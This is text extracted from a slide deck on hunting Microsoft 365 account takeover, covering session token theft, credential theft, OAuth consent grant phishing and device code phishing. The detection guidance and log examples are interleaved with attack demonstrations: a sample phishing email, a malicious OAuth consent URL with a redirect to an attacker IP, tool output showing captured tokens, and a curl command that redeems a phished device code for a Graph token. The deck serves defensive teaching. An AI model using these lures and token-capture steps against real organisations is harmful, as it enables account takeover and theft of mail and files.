
Detection Chemistry



Session Token Theft

- At scale, hunting for session token theft necessitates the use of **multiple** data points
- Primary hunting thesis: the **same session** with **stark differences in any number of other fields** is forensically interesting
- What are our elements? (eg. Unified Audit Log)
 - SessionID
 - IP Address / Location
 - User Agent
 - Device OS
 - Browser type + version
 - Device Properties
 - Device Name
 - Device ID

```
[  
  {  
    "Name": "Id",  
    "Value": "74822bd0-0f0e-4d86-8f7c-1ce03de5fe0f"  
  },  
  {  
    "Name": "DisplayName",  
    "Value": "mattlab"  
  },  
  {  
    "Name": "OS",  
    "Value": "Windows10"  
  },  
  {  
    "Name": "BrowserType",  
    "Value": "Edge"  
  },  
  {  
    "Name": "TrustType",  
    "Value": "0"  
  },  
  {  
    "Name": "SessionId",  
    "Value": "754a1ec7-057c-4fac-8e8c-2b66567116d2"  
  }]
```



Elements + Reagents: Enriching M365 Data

Creating your own Context

- Our elements only get us so far. How can we get more out of the data?
 - **Enrichment.**
 - If the data are the **chemical elements**, enrichments are the **reagents**.
- Eg. IP Address
 - Implied geographical location? Region? Country? Continent?
 - Known VPN infrastructure?
 - Known TOR exit node?
 - ISP?
 - Threat intel for this IP? Lots of failed logins from this IP?
- How to: Python scripting, Jupyter Notebooks, build this into your SIEM

IP Details For: 185.32.155.15

Decimal: 3105921807
Hostname: 185.32.155.15
ASN: 56410
ISP: Leeson Telecom Holdings Ltd
Services: None detected
Assignment: [Likely Static IP](#)
Country: Ireland
State/Region: Dublin
City: Dublin



IP Details For: 185.170.114.25

Decimal: 3114955289
Hostname: this-is-a-tor-node--10.artikel5ev.de
ASN: 197540
ISP: netcup GmbH
Services: [Tor Exit Node](#)
Recently reported forum spam source. (86)
Assignment: [Likely Static IP](#)
Country: United States
State/Region: Washington



Specificity Wins: Combining Elemental Detectors at Scale

- Login from new location?
 - ✗ Ain't it, chief. People move around too much.
 - **12k new location logins** every day
 - If I told my SOC lead he'd have to sift through 12k detections every day, he'd challenge me to a pistol duel
- Login from new location, grouped by session ID?
 - ☺ Better, but still not there. A user is only a plane ride away from triggering this one. We need to go deeper!
- Login from new location, grouped by session ID, with a significant change in OS/browser type?
 - 🔥 Now we're cooking.
 - Any time two authentications in the same session, when one of the authentications comes from a new location, compare the user agents of the authentications. Account for weird edge cases (looking at you, **AzureAD-Authentication-Provider**). If there are major OS/browser type differences, it's worth scrutiny.



```
[*] Full Events:  
[*] Event 1:
```

```
o365.audit.DeviceProperties.SessionId: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3  
event.action: UserLoggedIn
```

```
enrichments.ip.client.tunnel.operators: MYSTERIUM_VPN  
user_agent.original: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36  
user_agent.device.name: Other  
user_agent.os.name: Windows  
user_agent.os.version: 10  
user_agent.name: Chrome  
user_agent.version: 115.0.0.0  
user_agent.os.full: Windows 10
```

```
[*] Event 2:
```

```
o365.audit.DeviceProperties.SessionId: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3  
event.action: UserLoggedIn
```

```
enrichments.ip.client.tunnel.operators: EXPRESS_VPN  
user_agent.original: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36  
user_agent.device.name: Mac  
user_agent.os.name: Mac OS X  
user_agent.os.version: 10.15.7  
user_agent.name: Chrome  
user_agent.version: 124.0.0.0  
user_agent.os.full: Mac OS X 10.15.7
```

tl;dr

Two events, one session
One comes from **Mysterium VPN**
One comes from **Express VPN**

One comes from **Windows 10**
One comes from **macOS**





But what about identities without MFA?



Credential Theft!

Credential Theft


- Sadly, MFA adoption rates in the SMB are... low
- Cred theft == effective attack against non-MFA identities
- We're looking for:
 - Event.action: **UserLoggedIn**
 - RequestType: **login:login**
 - This is an **interactive login without MFA**
 - **Does not** originate from Intune compliant and managed device
 - **Assumption alert!**
 - Added rogue device is its own threat model and deserves special attention
 - Comes from location/VPN we've never seen before
 - New OS?
- **Volume:** ~1600 likely cred theft detections in the last 7 days (not all are bonafide evil)



OAuth Consent Grant Attacks

OAuth Consent Grant Attacks


- Phishing / Social Engineering attack
- Attacker creates a legitimate sounding but evil Azure application
 - Outfits the application with **permissions required for post-exploitation**
 - Mail.Read, Mail.ReadWrite, Mail.Send, User.ReadWrite, etc
 - Lots of customizability for post-exploitation here (delegated permissions vs application permissions)
- Attacker phishing victim with link to install the application within their organization's tenant
- User clicks link, consents to the application installation
- MS finishes the OAuth process, then attacker receives user's access token (sent to the Application's auth redirect link) 😈
- Good for **initial access** and **persistence**






From: IT, lol
Subj: New M365 App!

Hey! Install our new app. Just click [this link](#), sign in with your username, password, and MFA if applicable, and click "Accept." And don't ask too many questions! Thanks -IT




I've been taught to look for suspicious URLs, but this is a Microsoft URL so it should be fine

https://login.microsoftonline.com/comon/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074



I've been taught to look for suspicious URLs, but this is a Microsoft URL so it should be fine

https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074



I've been taught to look for suspicious URLs, but this is a Microsoft URL so it should be fine

https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074



Microsoft

jim@dundermifflin.com

Permissions requested

Calendar-Buddy

unverified

This application is not published by Microsoft.

This app would like to:

- Read your calendars
- Read calendars you can access
- Read basic details of your calendars
- Have full access to your calendars
- Maintain access to data you have given it access to
- View your basic profile
- Consent on behalf of your organization

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at <https://myapps.microsoft.com>. [Show details](#)

Does this app look suspicious? [Report it here](#)

Cancel

Accept

kali㉿kali: ~/Desktop

SLIVER

REDIRECTOR

Bloodhound

PynAuth

[+] New user token, writing to library

{ User@domain.net : 'access_token': 'eyJ0eXAiO1

....[snip]....

r', 'expires_in': 4246, 'token_source': 'cache', 'refreshToken': '0.AWYA7HGx0GycVkmjjPMNI3s

....[snip]....

127.0.0.1 --
127.0.0.1 --

"GET / HTTP/1.1" 200 -
"GET /favicon.ico HTTP/1.1" 404 -

When the victim clicks Accept, Microsoft finishes the OAuth authentication process.

The IP/domain in the attacker controlled **redirect URL** receives an incoming request with the user's **access token** and **refresh token**, scoped to whatever permissions were requested!

```
[+] New user token, writing to library
```

```
{ User@domain.net : { 'access_token': 'eyJ0eXAiOi
```

.....[snip].....

```
r', 'expires_in': 4246, 'token_source': 'cache', 'refreshToken': '0.AWYA7HGx0GycVkmjjPMNI3s
```

.....[snip].....

Detection: OAuth Consent Grant Attacks

- No better forensic artifact than actual attack link for this one
- This is what the victim sees:

[https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=\[MALICIOUS CLIENT APP ID\]&response_type=code&redirect_uri=\[EVIL URL\]&scope=\[PERMISSIONS BEING REQUESTED\]&state=\[somevalue\]](https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=[MALICIOUS CLIENT APP ID]&response_type=code&redirect_uri=[EVIL URL]&scope=[PERMISSIONS BEING REQUESTED]&state=[somevalue])

- Notice how the phishing URL is a legitimate Microsoft URL !
- In the UAL, check for modified properties in “Add delegated permission grant” events

| Activity | Target(s) | Modified Properties | |
|---------------|------------------|---|--|
| Target | Property Name | Old Value | New Value |
| Microsoft ... | DelegatedPerm... | " User.ReadBasic.All offline_access openid profile User.Read" | " User.ReadBasic.All offline_access openid profile User.Read Mail.ReadWrite Mail.Send" |

Device Code Phishing

Microsoft identity platform and the OAuth 2.0 device authorization grant flow


Device Code Phishing

- Device code authentication workflow normally lets you sign into Entra on something that doesn't have a web browser (smart TV, printer, IoT, etc)
- Request a device code out of band, authenticate, then pass the token to the device
 - We can, of course, use that to our advantage as attackers
- Tools: can be done manually easily (many of the Azure/M365 exploitation frameworks probably do this as well, AADInternals etc)



First, the attacker sets the lure...

```
PS C:\Users\Matt> $authResponse
```

```
user_code      : BJ4YWC728
device_code    : BAQABIQEAAADnfolhJpSnRYB1SVj-Hqd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xLZpRTmad3a00R2molJoj
8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA
verification_url : https://microsoft.com/devicelogin
expires_in     : 900
interval       : 5
message        : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BJ4YWC728 to
authenticate.
```



Then, at <https://microsoft.com/devicelogin> ...
...the victim bites!



HuskyWorks!
huskyworks@huskyworks.onmicrosoft.com

Approve sign in request

Open your Authenticator app, and enter the number shown to sign in.

80

No numbers in your app? Make sure to upgrade to the latest version.

[I can't use my Microsoft Authenticator app right now](#)

Finally, the attacker recovers the token!

```
husky@mattlab:~$ curl \  
> --data client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c \  
> --data resource=https://graph.microsoft.com \  
> --data grant_type=urn:ietf:params:oauth:grant-type:device_code \  
> --data code=BAQABIQEAAADnfolhJpSnRYB1SVj-Hgd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xLZpRTmad  
3a00R2molJoj8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA \  
> https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0  
{"token_type": "Bearer", "scope": "AuditLog.Read.All Calendar.ReadWrite Calendars.Read Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All Files.Read Files.ReadAll Files.ReadWrite All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create Organization.ReadAll People.Read People.ReadAll Printer.Read.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect SensitiveInfoType.Read All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic All User.ReadWrite Users.Read", "expires_in": "8988", "ext_expires_in": "8988", "expires_on": "1708886267", "not_before": "1708876978", "resource": "https://graph.microsoft.com", "access_token": "eyJ0eXAiOi..."}  
|  
|
```

Detection: Device Code Phishing

- Device code authentication may or may not be normal for your users
- Look for the following fields in the interactive sign-in logs:
 - IP address: **[some unexpected IP address]**
 - ★★★ Original Transfer Method: **Device code flow**
 - **RequestType: cmsi:cmsi (indicates code flow authentication)**
 - Auth requirement: single factor
 - (stolen authentication via token is single factor, because...)
 - **“MFA Requirement satisfied by claim in token”**
- (we're not talking about mitigation much in this presentation but this one deserves a special shout out)
 - **You can disable this in your Azure tenants. If you have no need for device code authentication, disable it**

Basic info Location Device info Authentication Details Conditional Access Report-only

| | |
|------------------------------|--------------------------------------|
| Date | 2/25/2024, 11:07:58 AM |
| Request ID | 346206a5-aa70-4b7d-9d60-2cf607af5000 |
| Correlation ID | 280a25ec-5f85-410d-9d9f-5d2715136225 |
| Authentication requirement | Multifactor authentication |
| Status | Success |
| Continuous access evaluation | No |

| | |
|--------------------|---|
| Additional Details | MFA requirement satisfied by claim in the token |
|--------------------|---|

Follow these steps:

Troubleshoot Event [Launch the Sign-in Diagnostic.](#)

1. Review the diagnosis and act on suggested fixes.

| | |
|--------------------------|---------------------------------------|
| User | Matt Kiely |
| Username | huskyworks@huskyworks.onmicrosoft.com |
| User ID | 0d1e6379-3520-4ce8-a8e0-03da67b4d033 |
| Sign-in identifier | huskyworks@huskyworks.onmicrosoft.com |
| User type | Member |
| Cross tenant access type | None |


huskyworks@huskyworks.or

| | |
|-------------|------------------|
| Application | Microsoft Office |
|-------------|------------------|

| | |
|------------------------------------|--------------------------------------|
| Application | Microsoft Office |
| Application ID | d3590ed6-52b3-4102-aeff-aad2292ab01c |
| Resource | Microsoft Graph |
| Resource ID | 00000003-0000-0000-c000-000000000000 |
| Resource tenant ID | 38a26ef0-285e-46b8-a957-d5ed1ad057d3 |
| Home tenant ID | 38a26ef0-285e-46b8-a957-d5ed1ad057d3 |
| Home tenant name | |
| Client app | Mobile Apps and Desktop clients |
| Client credential type | None |
| Service principal ID | |
| Original transfer method | Device code flow |
| Token Protection - Sign In Session | Unbound |

Conclusion

- We've learned about:
 - Passive & active session token theft
 - Cred theft
 - OAuth consent grant attacks
 - Device Code Auth Attacks
 - Defensive strategies at scale
- In M365 land, ATO is a pressing concern, but...
 - ...it's still **just one link in the chain**
 - Many other hacker activities telegraph an impending business email compromise attack
 - Rogue MFA addition
 - Service principal credential backdoor
 - Creation of email inbox rules
 - New user creation
 - Users added to admin group
- ...so line up those layers of swiss cheese!





Thank you! Q/A

Contact: matt.kiely@huntresslabs.com



References

- <https://learn.microsoft.com/en-us/entra/identity-platform/configurable-token-lifetimes>
- <https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens>
- <https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token>
- <https://github.com/secureworks/family-of-client-ids-research>
- <https://github.com/RedByte1337/GraphSpy>
- <https://datatracker.ietf.org/doc/html/rfc6750> (OAuth 2.0 Bearer Token Usage RFC)
- <https://datatracker.ietf.org/doc/html/rfc7519> (JSON Web Token RFC)
- <https://dynamics.microsoft.com/en-us/ai/fraud-protection/account-takeover/>
- <https://www.inversecos.com/2021/10/attacks-on-azure-ad-and-m365-pawning.html>
- <https://jeffreyappel.nl/aitm-mfa-phishing-attacks-in-combination-with-new-microsoft-protections-2023-edt/>
- <https://www.microsoft.com/en-us/security/blog/2023/06/08/detecting-and-mitigating-a-multi-stage-aitm-phishing-and-bec-campaign/>
- Xintra Training “Attacking & Defending Azure & M365 |
<https://training.xintra.org/attacking-and-defending-azure-m365>
- https://www.splunk.com/en_us/blog/security/hunting-m365-invaders-blue-team-s-guide-to-initial-access-vectors.html